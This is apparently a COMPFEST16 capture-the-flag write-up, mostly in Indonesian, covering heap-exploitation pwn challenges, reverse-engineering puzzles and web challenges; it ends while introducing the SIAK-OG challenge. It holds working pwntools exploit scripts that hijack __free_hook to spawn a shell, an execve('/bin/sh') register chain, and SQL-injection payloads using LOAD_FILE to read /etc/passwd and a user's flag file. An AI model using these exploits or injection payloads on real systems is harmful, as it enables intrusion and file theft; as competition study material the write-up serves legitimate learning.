            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

def add(index, title, size, content):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"index:\n", str(index).encode())
    io.sendafter(b"Title:\n", title[:0x18])
    io.sendlineafter(b"size:\n", str(size).encode())
    io.sendafter(b"Content:\n", content[:size])

def view(index):
    io.sendlineafter(b"> ", b"2")
```

```

        io.sendlineafter(b"?\\n", str(index).encode())

def edit(index, content):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"?\\n", str(index).encode())
    io.sendafter(b"content:\\n", content)

def remove(index):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"?\\n", str(index).encode())

gdbscript = """
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9017
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

add(0, b"START", 0x500, b"\n")
add(1, b"\n", 0x38, b"\n")
remove(0)

view(0)
io.recvuntil(b"Content: ")

libc.address = u64(io.recv(8)) - 0x1ECBE0
log.info(f"hex(libc.address) = {hex(libc.address)})"

add(2, b"\n", 0x408, b"\n")
add(3, b"\n", 0x408, b"\n")

remove(3)
remove(2)

edit(2, p64(libc.sym["__free_hook"]))

add(4, b"\n", 0x408, b"/bin/sh\\0")
add(5, b"\n", 0x408, p64(libc.sym["system"]))

remove(4)

```

```
io.interactive()
```

```
[msfir] ~d/t/C/C/B/Brainrot Song Library v20 (master) ↵
> ./x.py
[*] Opening connection to challenges.ctf.compfest.id on port 9017: Done
[*] hex(libc.address) = '0x7fe01caef000'
[*] Switching to interactive mode
$ cat flag.txt
COMPFEST16{soal_ini_baru_jadi_seminggu_sebelum_penyisihan_dan_gw_belo
_m_pernah_bikin_soal_heap_semoga_gak_ada_unintended_98417d17cc}
$
```

Flag:

**COMPFEST16{soal_ini_baru_jadi_seminggu_sebelum_penyisihan_dan_gw_belo
m_pernah_bikin_soal_heap_semoga_gak_ada_unintended_98417d17cc}**

[499 pts] Brainrot Song Library v2.0: Revenge

[499 pts] Brainrot Song Library v2.0: Revenge

Description

David, desperate to make his son's program as safe as possible, does a final effort in maximizing the security of his son's Brainrot Song Library.

"Ya Tuhan, semoga nggak ada unintended lagi. 🙏" David said in Indonesian.

Author: nabilmuafa

nc challenges.ctf.compfest.id 9020

Attachments



chall



ld-2.31.so



libc.so.6

Challenge ini adalah versi revenge dari challenge sebelumnya. Perubahannya (yang saya ketahui) hanya menandai song sebagai LONG jika contents's size-nya > 0x408, bukan lagi 0x407. Hal ini menyebabkan kita tidak bisa membuat chunk yang dapat dimasukkan ke dalam tcache.

Langkah eksplorasi:

1. **add(0, 0x2000)** untuk persiapan leak libc sekaligus mengoverwrite chunk size agar eligible untuk masuk ke dalam tcache
2. **add(1, 0x38)** agar chunk sebelumnya tidak hilang karena konsolidasi
3. **remove(0)** untuk memasukkan chunk 0x2000 ke dalam unsorted bin
4. **view(0)** UAF read untuk leak libc address
5. **add(2, 0x408), add(3, 0x408), dan add(4, 0x408)**. Chunk 3 dan 4 adalah target yang akan dioverwrite sizenya.
6. **edit(0)** gunakan UAF write untuk mengoverwrite size dari chunk 3 dan 4 menjadi size yang cukup untuk dimasukkan ke dalam tcache, pada challenge ini saya menggunakan size 0x40. Buat juga fake chunk agar tampilan visual_heap di GEF / pwndbg tidak rusak.
7. **remove(4)** dan **remove(3)**, karena size-nya sudah diubah, maka keduanya akan masuk ke dalam tcache, dan kita bisa melakukan tcache poisoning.
8. **edit(0)** untuk melakukan tcache poisoning, dengan mengubah pointer next chunk dari chunk 3 menjadi __free_hook.
9. **add(5, 0x38)** isi dengan "/bin/sh".

10.add(6, 0x38) yang akan terletak di `__free_hook`, overwrite `__free_hook` dengan `system`.

11.remove(3) untuk trigger `system("/bin/sh")`. Note: saya tidak tau kenapa harus indeks 3.

Solver:

```
#!/usr/bin/env python3

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

def add(index, title, size, content):
    io.sendlineafter(b"> ", b"1")
    io.sendlineafter(b"index:\n", str(index).encode())
    io.sendafter(b"Title:\n", title[:0x18])
    io.sendlineafter(b"size:\n", str(size).encode())
    io.sendafter(b"Content:\n", content[:size])

def view(index):
    io.sendlineafter(b"> ", b"2")
    io.sendlineafter(b"?\\n", str(index).encode())

def edit(index, content):
    io.sendlineafter(b"> ", b"3")
    io.sendlineafter(b"?\\n", str(index).encode())
```

```

io.sendafter(b"content:\n", content)

def remove(index):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"?\\n", str(index).encode())

gdbscript = """
c
"""

host, port = args.HOST or "challenges.ctf.compfest.id", args.PORT or 9020
exe = context.binary = ELF(args.EXE or "./chall_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

add(0, b"START", 0x2000, b"\n")
add(1, b"\n", 0x38, b"\n")
remove(0)

view(0)
io.recvuntil(b"Content: ")

libc.address = u64(io.recv(8)) - 0x1ECBE0
log.info(f"{hex(libc.address)} = {hex(libc.address)}")

add(2, b"\n", 0x418, b"\n")
add(3, b"\n", 0x418, b"\n")
add(4, b"\n", 0x418, b"\n")

edit(0, safe_flat({0x418: 0x41, 0x458: 0x3E1, 0x838: 0x41, 0x878: 0x3E1},
filler=b"\0"))

remove(4)
remove(3)

edit(0, safe_flat({0x418: [0x41, libc.sym["__free_hook"]]}), filler=b"\0"))

add(5, b"\n", 0x38, b"/bin/sh\0")
add(6, b"\n", 0x38, p64(libc.sym["system"]))

remove(3)

io.interactive()

```

```
[msf] msfir] (~/d/t/C/C/B/Brainrot Song Library v20 Revenge) (master|.) [SIGINT]
> ./x.py
[+] Opening connection to challenges.ctf.compfest.id on port 9020: Done
[*] hex(libc.address) = '0x7f01c7ab3000'
[*] Switching to interactive mode
$ cat flag.txt
COMPFEST16{tuh_kan_beneran_ada_unintended_yaudah_deh_semoga_ini_engga_T__T_cb07952ae0}
$
```

Flag:

COMPFEST16{tuh_kan_beneran_ada_unintended_yaudah_deh_semoga_ini_engg
a_T__T_cb07952ae0}

Rev

[326 pts] Equivalent Exchange

[326 pts] Equivalent Exchange

Description

You give me key, I give you flag

Author: Zanark

nc challenges.ctf.compfest.id 9011

Attachments

 chall

Program pada challenge ini meminta 4 buah key yang berupa integer.

```
「msfir」 (~/d/t/C/C/C/R/Equivalent Exchange) (master|.)  
› ./chall  
Psssst, I heard you're looking for a flag. I can trade a flag for 4 keys, whaddaya say?  
Key 1: 0  
Key 2: 0  
Key 3: 0  
Key 4: 0  
Those aren't valid keys! >:(
```

Terdapat 4 buah fungsi pengecekan dengan rincian sebagai berikut:

1. **check1** mengecek apakah key1 memiliki lebih dari 15 digit desimal.

```

1 bool __fastcall check1(unsigned __int64 a1)
2 {
3     int v3; // [rsp+14h] [rbp-4h]
4
5     v3 = 0;
6     while ( a1 )
7     {
8         ++v3;
9         a1 /= 10ull;
10    }
11    return v3 > 15;
12 }
```

2. **check2** mengecek apakah:

- a. key2 != 0,
- b. setiap bit key2 di posisi ganjil dimulai dari LSB bernilai 1 (dengan seluruh bit 0 di kiri diabaikan), dan
- c. sumOfDigits(key1) - sumOfDigits(key2) == 105.

```

8     v3 = key2;
9     if ( !key2 )
10        return 0;
11     v5 = 0;
12     for ( i = key2; i; i >= 2 )
13         v5 += i & 1;
14     if ( v5 <= 6 )
15         return 0;
16     v6 = 0;
17     while ( key1 )
18     {
19         v6 += key1 % 0xA;
20         key1 /= 0xAuLL;
21     }
22     while ( v3 )
23     {
24         v6 -= v3 % 0xA;
25         v3 /= 0xAuLL;
26     }
27     return v6 == 105;
28 }
```

0000130A|check2:17 (130A)|

3. **check3** mengecek apakah:

- a. key3 negatif, dan
- b. sebuah variabel baru dibuat (v5) dengan cara mengecek tiap bit dari key3, dimulai dari LSB. Jika ditemukan bit 1, maka bit 1 akan di-prepend ke variabel v5 tersebut. Di akhir, dicek apakah key3 == v5

```

8
● 9   v2 = key3;
● 10  if ( key3 >= 0 )
● 11    return 0;
● 12  v5 = 0LL;
● 13  while ( v2 )
● 14  {
● 15    v4 = v2 & 1;
● 16    v2 >>= 1;
● 17    v6 = v5;
● 18    v3 = 0;
● 19    while ( v6 )
● 20    {
● 21      ++v3;
● 22      v6 >>= 1;
● 23    }
● 24    v5 |= (__int64)v4 << v3;
● 25  }
● 26  return key3 == v5;
● 27 }
```

0000136F check3:5 (136F)

4. **check4** mengecek apakah:

- a. key4 ganjil,
- b. key4 != 1,
- c. key3 dan key4 koprime

```

1 bool __fastcall check4(unsigned __int64 key3, unsigned __int64 key4)
IDA View-A
2
3  unsigned __int64 v3; // rax
4  unsigned __int64 i; // [rsp+18h] [rbp-8h]
5
6  if ( (key4 & 1) == 0 || key4 == 1 )
7    return 0;
8  v3 = key3;
9  if ( key4 <= key3 )
10   v3 = key4;
11  for ( i = v3; i && (key3 % i || key4 % i); --i )
12  ;
13  return i == 1;
14 }
```

Dengan informasi di atas, saya dapatkan nilai-nilai key berikut memenuhi constraints:

1. key1 = 8888888888888881
2. key2 = 5461
3. key3 = -1
4. key4 = 7

Solver:

```
#!/usr/bin/env python3

from pwn import *

io = remote("challenges.ctf.compfest.id", 9011)
key1 = 8888888888888881
key2 = 0b1010101010101 # 5461
key3 = -1
key4 = 7
io.sendline(str(key1).encode())
io.sendline(str(key2).encode())
io.sendline(str(key3).encode())
io.sendline(str(key4).encode())
io.interactive()
```

```
[msf] < [~] /d/t/C/C/C/R/Equivalent Exchange > (master|✔)
> ./solve.py
[*] Opening connection to challenges.ctf.compfest.id on port 9011: Done
[*] Switching to interactive mode
Psssst, I heard you're looking for a flag. I can trade a flag for 4 keys, whaddaya say?
Key 1: Key 2: Key 3: Key 4: Thanks for the keys! Here's your flag as promised: COMPFEST16{jUsT_s0m3_s1mp
13_op3rAti0n5_ecac5ed827}
[*] Got EOF while reading in interactive
$
```

Flag: COMPFEST16{jUsT_s0m3_s1mpl3_op3rAti0n5_ecac5ed827}

[488 pts] Rotateable Matrix Lock???

[488 pts] Rotateable Matrix Lock???

Description

I'm about to fail CSGE3016 course, DP(Dasar Pemrograman). In order to pass the final exam, me and my friend trying to log in to our professor's account. But, then there is some weird looking rotating lock... Can you help us find the combination to open the lock?

Author: Maskrio

nc challenges.ctf.compfest.id 9002

Attachments



Inti dari program ini adalah kita harus merotasi tiap layer dari matriks 10x10, sehingga memenuhi constraint yang telah ditentukan.

Terdapat 5 layer dan kita diminta untuk menginput berapa kali rotasi yang perlu dilakukan pada setiap layer. Setelah rotasi selesai akan dicek constraint berikut:

$$\sum_{i=1}^5 a_{ii} = 117$$

Solver:

```
#!/usr/bin/env python3

from pwn import remote

# fmt:off
arr1 = [0, 11, 17, 4, 10, 29, 4, 18, 18, 22, 2, 21, 22, 3, 27, 18, 10, 6, 17, 13,
        26, 9, 24, 28, 11, 26, 16, 20, 20, 16, 19, 14, 17, 26, 27, 14]
arr2 = [0, 5, 5, 1, 27, 1, 11, 25, 22, 9, 3, 27, 12, 9, 4, 24, 23, 9, 8, 3, 21, 6,
        10, 23, 21, 19, 8, 6]
```

```
arr3 = [0, 21, 24, 2, 3, 22, 18, 2, 22, 20, 20, 15, 26, 28, 4, 2, 21, 1, 25, 5]
arr4 = [0, 17, 6, 11, 21, 14, 5, 16, 28, 19, 23, 24]
arr5 = [0, 23, 17, 28]
# fmt:on

for i, a in enumerate(arr1):
    for j, b in enumerate(arr2):
        for k, c in enumerate(arr3):
            for l, d in enumerate(arr4):
                for m, e in enumerate(arr5):
                    if a + b + c + d + e == 117:
                        print(f"Values: {a}, {b}, {c}, {d}, {e}")
                        print(f"Indices: arr1[{i}], arr2[{j}], arr3[{k}],
arr4[{l}], arr5[{m}]")
                        io = remote("challenges.ctf.compfest.id", 9002)
                        io.sendline(f"{i} {j} {k} {l} {m}".encode())
                        io.interactive()
                        exit()
```

```

[msfir] (~d/t/C/C/R/Rotateable Matrix Lock) (master|~)
> ./solve.py
Values: 11, 27, 28, 28, 23
Indices: arr1[1], arr2[4], arr3[13], arr4[8], arr5[1]
[+] Opening connection to challenges.ctf.compfest.id on port 9002: Done
[*] Switching to interactive mode
0   11   17   4   10   29   4   18   18   22
14   0   5   5   1   27   1   11   25   2
27   6   0   21   24   2   3   22   22   21
26   8   5   0   17   6   11   18   9   22
17   19   25   24   0   23   21   2   3   3
14   21   1   23   28   17   14   22   27   27
19   23   21   19   28   16   5   20   12   18
16   10   2   4   28   26   15   20   9   10
20   6   21   3   8   9   23   24   4   6
20   16   26   11   28   24   9   26   13   17
ARE YOU THE PROFFESSOR?
PLEASE, PROVE YOUR SELF BY ROTATING THE MATRIX

usage (input one line consists of 5 non-negative integers):
layer1, layer2, layer3, layer4, layer5
for example :
1 2 3 4 5

11   17   4   10   29   4   18   18   22   2
0   27   1   11   25   22   9   3   27   21
14   1   28   4   2   21   1   25   12   22
27   5   26   28   19   23   24   5   9   3
26   5   15   16   23   17   0   0   4   27
17   0   20   5   0   28   17   21   24   18
14   6   20   14   21   11   6   24   23   10
19   8   22   2   18   22   3   2   9   6
16   19   21   23   10   6   21   3   8   17
20   20   16   26   11   28   24   9   26   13
Welcome, professor!
COMPFEST16{BrUT3F0rc1ng_u51ng_DSA_fd6a66fae7}

```

Flag: COMPFEST16{BrUT3F0rc1ng_u51ng_DSA_fd6a66fae7}

[495 pts] Low Level

[495 pts] Low Level

Description

I recently took a course in low level programming and made a program to simulate what you can do there. Can you find the flag?

Author: Zanark

nc challenges.ctf.compfest.id 9003

Attachments

chal

Diberikan program yang mensimulasikan bagaimana sebuah program bekerja di tingkat CPU. Dalam simulasi ini, kita bisa melakukan add, and, xor, push, pop, execute (syscall), dan melihat nilai dari register rax, rbx, rcx, rdx, rdi, dan rsi.

```
[msfir] ~d/t/C/C/R/Low Level (master|v)
> ./chal
Hi, select 1 of the below choices:
1. Add
2. And
3. Xor
4. Push
5. Pop
6. Execute
7. See registers
8. Exit
>> |
```

Challenge ini sebenarnya lebih cocok dimasukkan ke dalam kategori binary exploitation karena:

1. Kita bisa mengontrol nilai register
2. Terdapat syscall

3. Stack yang digunakan untuk push dan pop adalah stack yang sebenarnya. Hal ini menyebabkan kita bisa mendapatkan address dari stack karena di dalam stack pasti ada pointer yang menunjuk ke stack. Kita bisa memanfaatkan address stack yang kita dapat untuk mengetahui address dari string yang kita push ke dalam stack.

Dengan ketiga faktor di atas, kita bisa melakukan spawn shell dengan mengeksekusi `execve("/bin/sh", 0, 0)`.

Solver:

```
#!/usr/bin/env python3

from pwn import *

def _load_regs():
    io.sendlineafter(b"> ", b"7")
    for reg in regs_value.keys():
        io.recvuntil(reg.upper().encode() + b": ")
        regs_value[reg] = int(io.recvline(), 16)

def _xor(dest: str, src: int | str):
    io.sendlineafter(b"> ", b"3")
    if isinstance(src, int):
        io.sendlineafter(b"> ", b"2")
        io.sendlineafter(b": ", f"{src:x}".encode())
        io.sendlineafter(b"> ", str(regs_index[dest]).encode())
    else:
        io.sendlineafter(b"> ", b"1")
        io.sendlineafter(b"> ", str(regs_index[src]).encode())
        io.sendlineafter(b"> ", str(regs_index[dest]).encode())
    _load_regs()

def _push(src: str):
    io.sendlineafter(b"> ", b"4")
    io.sendlineafter(b"> ", str(regs_index[src]).encode())
    _load_regs()

def _pop(dest: str):
    io.sendlineafter(b"> ", b"5")
    io.sendlineafter(b"> ", str(regs_index[dest]).encode())
    _load_regs()
```

```
regs_value = {"rax": 0, "rbx": 0, "rcx": 0, "rdx": 0, "rdi": 0, "rsi": 0}
regs_index = {reg: idx + 1 for idx, reg in enumerate(regs_value.keys())}

# io = process("./chal")
io = remote("challenges.ctf.compfest.id", 9003)
_load_regs()
_pop("rax")
_pop("rax")
_pop("rax")

stack = regs_value["rax"]
log.info(f"hex(stack) = {stack}")

_xor("rbx", regs_value["rbx"] ^ u64(b"/bin/sh\0"))
_push("rbx")

binsh = stack - 40
log.info(f"hex(binsh) = {binsh}")

_xor("rax", regs_value["rax"] ^ 0x3B)
_xor("rdi", regs_value["rdi"] ^ binsh)
_xor("rsi", regs_value["rsi"])
_xor("rdx", regs_value["rdx"])

io.sendlineafter(b"> ", b"6")


io.interactive()
```

```
[msfir] ~d/t/C/C/R/Low Level (master|•)
> ./solve.py
[*] Opening connection to challenges.ctf.compfest.id on port 9003: Done
[*] hex(stack) = '0x7ffe2965ea28'
[*] hex(binsh) = '0x7ffe2965ea00'
[*] Switching to interactive mode
$ cat flag.txt
COMPFEST16{n0w_y0u_kn0w_HoW_t0_0p3n_4nd_r3ad_f1l3S_1n_4s5emmb1y_749a37abc5}$
```

Flag:

COMPFEST16{n0w_y0u_kn0w_HoW_t0_0p3n_4nd_r3ad_f1l3S_1n_4s5emmb1y_749a37abc5}

[496 pts] Jump! Jump! Jump!



Berikut analisis saya terhadap challenge ini.

```
1 __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     __int64 v3; // rax
4     __int64 v4; // rdx
5     char v6[32]; // [rsp+0h] [rbp-60h] BYREF
6     char v7[47]; // [rsp+20h] [rbp-40h] BYREF
7     bool v8; // [rsp+4Fh] [rbp-11h]
8
9     v3 = std::operator<<(std::char_traits<char>(
10         &std::cout,
11         "Class, today we are learning about ABCs... please input your ABCs :",
12         a3));
13    std::ostream::operator<<(v3, &std::endl<char, std::char_traits<char>>());
14    std::string::basic_string(v6);
15    std::operator>>(char(&std::cin, v6) ①
16    std::string::basic_string(v7, v6);
17    v8 = sub_1421((__int64)v7) ②
18    std::string::~string(v7);
19    if ( !v8 )
20        error((__int64)v7, (__int64)v6, v4);
21    sub_11C9((__int64)v7, (__int64)v6, v4);
22    std::string::~string(v6);
23    return 0LL;
24 }
```

Annotations:

- Kita diminta input sebuah string
- String yang kita input akan dicek dengan di dalam fungsi sub_1421
- Jika v8 == false, maka program akan menghasilkan error lalu terminate. Jika v8 == true maka program akan mencetak flag

A red arrow points from the annotation "print_flag" to the line "sub_11C9((__int64)v7, (__int64)v6, v4);".

```

1 bool __fastcall sub_1421(__int64 a1)
2 {
3     __int64 v1; // rsi
4     __int64 v2; // rdi
5     __int64 v3; // rdx
6     unsigned int v4; // eax
7     unsigned int v5; // eax
8     unsigned int v6; // eax
9     __int64 v7; // rdx
10    __int64 v8; // rdx
11    unsigned int v11; // [rsp+14h] [rbp-1Ch]
12    int v12; // [rsp+18h] [rbp-18h]
13    int v13; // [rsp+1Ch] [rbp-14h]
14
15    v13 = 0;
16    v12 = 3;
17    while ( v13 < (unsigned __int64)std::string::size(a1) ) ①
18    {
19        v1 = v13;
20        v2 = a1;
21        switch ( *(_BYTE *)std::string::operator[](a1, v13) ) ②
22        {
23            case '?':
24                v6 = sub_13E3();
25                v1 = v6;
26                v2 = 0xFFFFFFFFLL;
27        }
28    }
29
30    v2 = a1;
31    switch ( *(_BYTE *)std::string::operator[](a1, v13) )
32    {
33        case '?':
34            v6 = sub_13E3();
35            v1 = v6;
36            v2 = 0xFFFFFFFFLL;
37            v11 = sub_131F(-1, v6);
38            break;
39        case 'a':
40            v11 = sub_13A5();
41            break;
42        case 'b':
43            v11 = sub_13E3();
44            break;
45        case 'c':
46            v11 = sub_1390();
47            break;
48        case 'd':
49            v4 = sub_1390();
50            v1 = v4;
51            v2 = 0xFFFFFFFFLL;
52            v11 = sub_131F(-1, v4);
53            break;
54        case 'e':
55            v5 = sub_13A5();
56            v1 = v5;
57            v2 = 0xFFFFFFFFLL;
58            v11 = sub_131F(-1, v5);
59            break;
60        default:
61            error(a1, v13, v3);
62        }
63    }
64
65    000014E6 sub_1421:26 (14E6)

```

Di dalam fungsi sub_1421, program akan:
 1. mengiterasi input kita byte per byte
 2. melakukan switch case untuk setiap byte

```

● 20    v2 = a1;
● 21    switch ( *(_BYTE *)std::string::operator[](a1, v13) )
● 22    {
● 23        case '?':
● 24            v6 = sub_13E3();
● 25            v1 = v6;
● 26            v2 = 0xFFFFFFFFLL;
● 27            v11 = sub_131F(-1, v6);
● 28            break;
● 29        case 'a':
● 30            v11 = sub_13A5();
● 31            break;
● 32        case 'b':
● 33            v11 = sub_13E3();
● 34            break;
● 35        case 'c':
● 36            v11 = sub_1390();
● 37            break;
● 38        case 'd':
● 39            v4 = sub_1390();
● 40            v1 = v4;
● 41            v2 = 0xFFFFFFFFLL;
● 42            v11 = sub_131F(-1, v4);
● 43            break;
● 44        case 'e':
● 45            v5 = sub_13A5();
● 46            v1 = v5;
● 47            v2 = 0xFFFFFFFFLL;
● 48            v11 = sub_131F(-1, v5);
● 49            break;
● 50        default:
● 51            error(a1, v13, v3);
● 52        }
● 53
● 54    000014C9 sub_1421:45 (14C9)

```

Karakter yang valid hanya '?', 'a', 'b', 'c', 'd', dan 'e', selain itu akan terjadi error. Untuk setiap karakter valid, akan dilakukan aksi dengan memanggil fungsi yang berbeda-beda lalu menyimpan return value-nya ke dalam variabel v11.

Perhatikan bahwa setiap pemanggilan fungsi tidak bergantung pada karakter yang kita input. Kita patut berasumsi bahwa setiap karakter yang sama akan selalu menghasilkan aksi yang sama pula. Hal ini bisa kita verifikasi dengan GDB.

```

gef> base
----- code base -----
$codebase = 0x555555554000
$binbase = 0x555555554000
----- .text -----
$text = 0x5555555550e0
----- .rodata -----
$rodata = 0x555555556000
----- .data -----
$data = 0x555555558060
----- .bss -----
$bss = 0x55555555a000
gef> p/d (int)($codebase+0x131f)(-1, (int)($codebase+0x13e3)) ?  

$7 = -100
gef> p/d (int)($codebase+0x13a5)() a
$8 = 10
gef> p/d (int)($codebase+0x13e3)() b
$9 = 100
gef> p/d (int)($codebase+0x1390)() c
$10 = 1
gef> p/d (int)($codebase+0x131f)(-1, (int)($codebase+0x1390)) d
$11 = -1
gef> p/d (int)($codebase+0x131f)(-1, (int)($codebase+0x13a5))() e
$12 = -10
gef>

```

```

31     break;
32     case 'b':
33         v11 = sub_13E3();
34         break;
35     case 'c':
36         v11 = sub_1390();
37         break;
38     case 'd':
39         v4 = sub_1390();
40         v1 = v4;
41         v2 = 0xFFFFFFFFL;
42         v11 = sub_131F(-1, v4);
43         break;
44     case 'e':
45         v5 = sub_13A5();
46         v1 = v5;
47         v2 = 0xFFFFFFFFL;
48         v11 = sub_131F(-1, v5);
49         break;
50     default:
51         error(a1, v13, v3);
52     }
53     v7 = v11;
54     if ( (int)(v11 + v12) < 0 || (v7 = v11, (int)(v11 + v12) > 1001) ) ①
55         error(v2, v1, v7);
56     v8 = (int)(v11 + v12);
57     if ( !dword_5040[v8] ) ②
58         error(v2, v1, v8 * 4);
59     v12 += v11; ③
60     ++v13;
61 }
62 return dword_4080[v12] == 79; ④
63 }

00001543 sub_1421:59 (1543)

```

Terdapat beberapa point penting di sini:

1. Terdapat pengecekan apakah $v11 + v12$ bilangan non-negatif ≤ 1001 . Variabel $v12$ sebelumnya telah diinisialisasi dengan nilai 3.
2. Terdapat pengecekan apakah $dword_5040[v11 + v12] \neq 0$.
3. Variabel $v12$ di-reassign dengan nilai $v11 + v12$.
4. Setelah iterasi selesai, terdapat pengecekan apakah $dword_4080[v12] == 79$

Dari 4 point di atas, saya menyimpulkan bahwa $v12$ merepresentasikan posisi sedangkan $v11$ merepresentasikan langkah yang diambil berdasarkan input yang diberikan. Dari point 2, kita dilarang mendapatkan posisi tertentu. Dari point 4, kita harus berhenti di posisi tertentu.

Dari rangkaian analisis di atas, dapat kita simpulkan bahwa challenge ini adalah soal path finding. Kita bisa menyelesaikan soal ini dengan menggunakan algoritma BFS atau DFS.

Solver:

```
#!/usr/bin/env python3

from pwn import ELF, unpack_many, remote

elf = ELF("./chall", False)

target = unpack_many(elf.read(0x4080, 1008 * 4), 32).index(79)
allowed = unpack_many(elf.read(0x5040, 1002 * 4), 32)

operators = {-100: "?", 10: "a", 100: "b", 1: "c", -1: "d", -10: "e"}

def dfs(v12, path, visited) -> str:
    if v12 == target:
        return path

    visited.add(v12)

    for v11 in operators.keys():
        v8 = v11 + v12
        if v8 < 0 or v8 > 1001:
            continue
        if allowed[v8] == 0 or v8 in visited:
            continue
        result = dfs(v8, path + operators[v11], visited)
        if result:
            return result

    return ""

visited = set()
path = dfs(3, "", visited)
print(path)

io = remote("challenges.ctf.compfest.id", 9012)
io.sendline(path.encode())
io.interactive()
```

```
[msfir] (~/d/t/C/C/R/Jump! Jump! Jump!) (master|•)
> ./solve.py
bcc?ababcbbddabeebbcaa?abdaadabad?
[+] Opening connection to challenges.ctf.compfest.id on port 9012: Done
[*] Switching to interactive mode
Class, today we are learning about ABCs... please input your ABCs :
Wow you already know advanced ABCs? :O
Here's a flag for genius minds!
COMPFEST16{JumP_jUMp_t0_50lv3_ABCs_67345e2503}
[*] Got EOF while reading in interactive
$
```

Flag: **COMPFEST16{JumP_jUMp_t0_50lv3_ABCs_67345e2503}**

Web Exploitation

[100 pts] Let's Help John!

[100 pts] Let's Help John!

Description

Oh no! My ex-cellmate got jailed again! Help me leave a key for him!

Author: Ultramy

<http://challenges.ctf.compfest.id:9016>

Submission

Final payload

```
1 GET /play HTTP/1.1
2 Host: challenges.ctf.compfest.id:9016
3 From: pinkus@cellmate.com
4 Referer: http://state.com
5 User-Agent: AgentYessir
5 Cookie: quantity=Unlimited
7
```

Flag: COMPFEST16{nOW_h3Lp_H1m_1n_john-O-jail-misc_8506972ce3}

[375 pts] Chicken Daddy

[375 pts] Chicken Daddy

Description

In the heart of Chicken Daddy, where clucking recipes and savory secrets abound, chaos has erupted. The legendary "PapaChicken's Clucking Delight" recipe has mysteriously vanished, leaving the culinary world in turmoil. Whispers tell of a secret stash hidden deep within the home directory of a shadowy user on the database server. Embark on a daring quest through the digital coop, crack the enigmatic codes, and uncover the elusive flag.txt before it's too late. Can you solve the mystery and restore the recipe to its rightful place?

Author: PapaChicken

<http://challenges.ctf.comfest.id:9014>

Flag location: /home/redacted(flag.txt) in mysql instance

Vuln function **getRecipe(id)**

```
SELECT * FROM recipes WHERE id = ${id}`;
```

We can inject sql injection payload

Since flag in user directory we need to get the username first

GET /?id=-1+UNION+SELECT+1,2,3,(SELECT+LOAD_FILE('/etc/passwd')),5

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow
User:/:/sbin/nologin mysql:x:999:999::/var/lib/mysql:/bin/bash
ayamCemani:x:1001:1001::/home/ayamCemani:/bin/bash
```

5

Then retrieve flag

GET
/?id=-1+UNION+SELECT+1,2,3,(SELECT+LOAD_FILE('/home/ayamCemani/flag.txt'))

The screenshot shows a web page with a header containing a logo and the text "Chicken Daddy". Below the header is a large input field with the number "2" inside it. At the bottom of the input field, there is some text: "COMPFEST16{d0_N0t_d1Sabl3_@@sECur3_f1l3_pr1V!!!_5a91f7c870}" followed by the number "5".

FLAG: COMPFEST16{d0_N0t_d1Sabl3_@@sECur3_f1l3_pr1V!!!_5a91f7c870}

[408 pts] SIAK-OG

[408 pts] SIAK-OG

Description

My friend tipsen and I are planning to take Data Structure & Algorithm (DSA) on Summer Camp. However, it appears that the course we planned on enrolling is unavailable due to some circumstances. Can you help us hack the server?

Connection Guide:

1. Download `captcha.py`
2. Connect to `nc siakog.muhammadoka.dev 5555`
